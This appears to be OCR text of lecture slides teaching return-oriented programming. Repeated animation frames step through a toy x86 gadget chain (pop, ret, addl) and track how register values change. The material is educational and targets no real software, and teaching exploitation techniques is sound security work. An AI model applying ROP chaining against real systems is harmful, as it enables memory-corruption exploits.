
pop %edi
ret

7

%edi
%edx
%eax 3


GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

%esp

addl (%edx), %eax
push %edi
ret

pop %edx
ret

ret

pop %edi
ret

7

%edi
%edx 7
%eax 3

GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

%esp

addl (%edx), %eax
push %edi
ret

pop %edx
ret

ret

pop %edi
ret

7

%edi
%edx 7
%eax 3

GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

%esp

7

addl (%edx), %eax
push %edi
ret

pop %edx
ret

ret

pop %edi
ret

%edi
%edx 7
%eax 10

GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

%esp

addl (%edx), %eax
push %edi
ret

pop %edx
ret

ret

